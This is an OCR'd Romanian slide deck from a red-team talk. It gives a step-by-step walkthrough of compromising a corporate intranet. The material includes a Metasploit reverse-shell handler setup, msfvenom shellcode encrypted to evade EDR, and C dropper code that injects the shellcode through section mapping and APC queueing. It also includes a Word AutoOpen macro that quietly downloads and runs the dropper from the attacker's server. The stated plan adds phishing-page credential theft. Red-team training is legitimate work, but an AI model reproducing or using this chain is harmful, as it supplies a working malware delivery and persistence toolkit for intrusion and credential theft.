THE RED AND BLUE TEAM EXPERIENCE

Presented By:
Mihai Borisov and George Safta


Sponsored By
expertware

CE ESTE RED TEAMING-UL?

Red teaming-ul este o metodă în domeniul securității cibernetice, care implică simularea atacurilor cibernetice pentru a evalua eficiența măsurilor de apărare ale unei organizații. Echipele de red team, formate din hackeri etici, acționează ca atacatori pentru a identifica și exploata vulnerabilitățile sistemelor informatice.


SA INCEPEM

Vom compromite o aplicație de intranet din cadrul unei corporații, obținând credențialele tuturor angajaților prin accesul la mașina unei victime.



PLANUL ATACULUI

- Cream un macro-enabled document compromis care va executa comenzi de Visual Basic.
- Victima descarca dropper-ului prin accesarea documentului infectat.
- Malware-ul ne va permite obținerea unui reverse shell pe mașina victimei prin metasploit.
- O sa incercam sa inlocuim pagina de logare a website-ului la care victima are acces cu o clona care va redirectiona credentialele catre atacator.
- Cu credentialele furate putem face brute force pe mai multe asset-uri



SETUP

Deschidem consola framework-ului Metasploit.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
```

Utilizăm modulul multi/handler.

```
msf6 > use  exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```

Setăm modul staged pentru payload.

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
```

Setăm IP-ul hostului unde se va rula listener-ul pentru reverse shell.

```
msf6 exploit(multi/handler) > set lhost 192.168.1.144
lhost ⇒ 192.168.1.144
```

Analog, setăm și portul unde va asculta.

```
msf6 exploit(multi/handler) > set lport 8080
lport ⇒ 8080
```

Creăm o cheie privată și una publică.

```
┌──(kali㉿kali)-[~]
└─$ openssl req -new -x509 -nodes -out cert.crt -keyout priv.key
```

Certificatul și cheia privată vor fi adăugate în nasa.pem.

```
┌──(kali㉿kali)-[~]
└─$ cat priv.key cert.crt > nasa.pem
```

Setăm fișierul nasa.pem în modulul Metasploit, cu certificatul și cheia privata create.

```
msf6 exploit(multi/handler) > set HandlerSSLCert /home/kali/Desktop/nasa.pem
HandlerSSLCert ⇒ /home/kali/Desktop/nasa.pem
```

Activăm verificarea autenticității certificatului.

```
msf6 exploit(multi/handler) > set StagerVerifySSLCert true
```

Verificam configuratiile

```
msf6 exploit(multi/handler) > show  options

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.144    yes       The listen address (an interface may be specified)
   LPORT     8080             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```


Pornim listener-ul de reverse shell.


```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.144:8080
```

Generam bytes-ii shellcode-ului aferent arhitecturii x64 ca mai apoi sa ii criptam pentru a evita detectia EDR-ului.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.144 LPORT=8080 StagerVerifySSLCert=true HandlerSSLCe
rt=/home/kali/Desktop/nasa.pem -f  c  -o output.c
```

```
┌──(kali㉿kali)-[~]
└─$ cat output.c
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50"
"\x52\x48\x31\xd2\x65\x48\x8b\x52\x60\x51\x48\x8b\x52\x18"
"\x48\x8b\x52\x20\x56\x4d\x31\xc9\x48\x8b\x72\x50\x48\x0f"
"\xb7\x4a\x4a\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52"
"\x20\x8b\x42\x3c\x48\x01\xd0\x66\x81\x78\x18\x0b\x02\x0f"
"\x85\x72\x00\x00\x00\x8b\x80\x88\x00\x00\x00\x48\x85\xc0"
"\x74\x67\x48\x01\xd0\x44\x8b\x40\x20\x8b\x48\x18\x49\x01"
"\xd0\x50\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x4d\x31\xc9"
"\x48\x01\xd6\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1"
"\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8"
"\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44"
"\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x41\x58\x48\x01"
"\xd0\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83"
"\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9"
"\x4b\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33\x32\x00"
"\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00\x49"
"\x89\xe5\x49\xbc\x02\x00\x1f\x90\xc0\xa8\x01\x90\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5"
"\x4c\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b"
"\x00\xff\xd5\x6a\x0a\x41\x5e\x50\x50\x4d\x31\xc9\x4d\x31"
"\xc0\x48\xff\xc0\x48\x89\xc2\x48\xff\xc0\x48\x89\xc1\x41"
"\xba\xea\x0f\xdf\xe0\xff\xd5\x48\x89\xc7\x6a\x10\x41\x58"
```


User Processes
Subsystem DLLs
NTDLL.DLL
User Mode
Executive Kernel


User Application
Call CreateFile
kernel32.dll
CreateFile API
ntdll.dll
NtCreateFile
syscall / sysenter
User Mode
Kernel Mode
Kernel

BUILDING THE DROPPER

Decriptăm shellcode-ul.

```
char* shellcode = Decrypt(rShellcode, shellcodeSize, '"');
```

Cream o secțiune în memoria procesului.

```
NTSTATUS status = ntCreateSection(
    &hSection, // handle-ul sectiunii
    SECTION_ALL_ACCESS,
    NULL,
    &szSection, // marimea sectiunii create
    PAGE_EXECUTE_READWRITE, // permisiuni - RWX
    SEC_COMMIT, // pornim atributul commit
    NULL);
```

Mapăm secțiunea pentru a avea acces la ea si copiem bytes-ii shellcode-ului în secțiunea de memorie


```
status = ntMapViewOfSection(
    hSection,
    GetCurrentProcess(), // specificam handle-ul procesului curent
    &hLocalAddress,
    NULL,
    NULL,
    NULL,
    &viewSize,
    ViewShare,
    NULL,
    PAGE_EXECUTE_READWRITE);

RtlCopyMemory(hLocalAddress, shellcode, shellcodeSize);
```

Creăm procesul copil si mapăm procesului copil aceeași secțiune de memorie.

```
success = CreateProcess(
    NULL,
    cmd,
    NULL,
    NULL,
    FALSE, // daca handle-ul va fi mostenit de la procesul parinte
    CREATE_SUSPENDED,
    NULL,
    NULL,
    si, // pointer la STARTUPINFO sau STARTUPINFOEX - necesar
    pi); // pointer la PROCESS_INFORMATION - necesar

status = ntMapViewOfSection(
    hSection,
    pi->hProcess, // specificam handle-ul procesului tinta
    &hRemoteAddress,
    NULL,
    NULL,
    NULL,+
    &viewSize,
    ViewShare,
    NULL,
    PAGE_EXECUTE_READWRITE);
```

Procesul copil poate rula shellcode-ul injectat si secțiunea de memorie creată este demapată din procesul părinte.

```
QueueUserAPC(
    (PAPCFUNC)hRemoteAddress, // pointer catre functia executata ca shellcode
    pi->hThread, // handle-ul thread-ului
    0
);

ResumeThread(pi->hThread);

status = ntUnmapViewOfSection(
    GetCurrentProcess(),
    hLocalAddress);
```





```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.144:8080
[*] Sending stage (201798 bytes) to 192.168.1.145
[*] Meterpreter session 8 opened (192.168.1.144:8080 → 192.168.1.145:52695) at 2024-10-06 16:49:11 -0400

meterpreter > dir
Listing: C:\Users\victor\Documents\GitHub\Custom-C2-Framework\Utils\Dropper\x64\Release
═══════════════════════════════════════════════════════════════════════════════

Mode              Size    Type  Last modified              Name
────              ────    ────  ─────────────              ────
100777/rwxrwxrwx  18944   fil   2024-10-05 10:01:08 -0400  Dropper.exe
100666/rw-rw-rw-  913408  fil   2024-10-05 10:01:08 -0400  Dropper.pdb

meterpreter >
```


Pregatim serverul de descărcare.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
```

Executabilul a fost creat, testat și uploadat pe server.



COMPROMISING THE .DOC FILE


trust-now - Compatibility...
File
Vertical
Side to Side
Page Movement
Show
Zoom
Window
Macros
Properties
View Macros
Record Macro...
Pause Recording
This document is too important to miss.
Microsoft Visual Basic for Applications
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Ln 6, Col 1
Project - Normal
Normal
Microsoft Word Objects
Modules
NewMacros
Project (Trust-now)
Properties - NewMacros
NewMacros Module
Alphabetic Categorized
(Name) NewMacros
Normal - NewMacros (Code)
(General)
AutoOpen
Sub Document_Open()
MyMacro
End Sub
Sub AutoOpen()
MyMacro
End Sub
Sub MyMacro()
Dim str As String
str = "powershell -Command ""(New-Object System.Net.WebClient).DownloadFile('http://192.168.1.144:8081/Dropper.exe','C:\Windows\Tasks\c.exe')"""
Shell str, vbHide
Dim exePath As String
exePath = "C:\Windows\Tasks\c.exe"
Wait 2
Shell exePath, vbHide
Wait 2000
End Sub
Sub Wait(n As Long)
Dim t As Date
t = Now
Do
DoEvents
Loop Until Now >= DateAdd("s", n, t)
End Sub

TIME FOR REVERSE SHELL

Dropper-ul a fost descărcat si executat cu succes.


```
┌──(kali㉿kali)-[~/Desktop/dropper]
└─$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
192.168.1.145 - - [06/Oct/2024 17:46:55] "GET / HTTP/1.1" 200 -
192.168.1.145 - - [06/Oct/2024 17:47:15] "GET / HTTP/1.1" 200 -
192.168.1.145 - - [06/Oct/2024 17:50:16] "GET /Dropper.exe HTTP/1.1" 200 -
```

Si am obținut un reverse shell pe mașina victimei.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.144:8080
[*] Sending stage (201798 bytes) to 192.168.1.145
[*] Meterpreter session 8 opened (192.168.1.144:8080 → 192.168.1.145:52695) at 2024-10-06 16:49:11 -0400

meterpreter > dir
Listing: C:\Users\victor\Documents\GitHub\Custom-C2-Framework\Utils\Dropper\x64\Release
═══════════════════════════════════════════════════════════════════════════════

Mode              Size    Type  Last modified              Name
────              ────    ────  ─────────────              ────
100777/rwxrwxrwx  18944   fil   2024-10-05 10:01:08 -0400  Dropper.exe
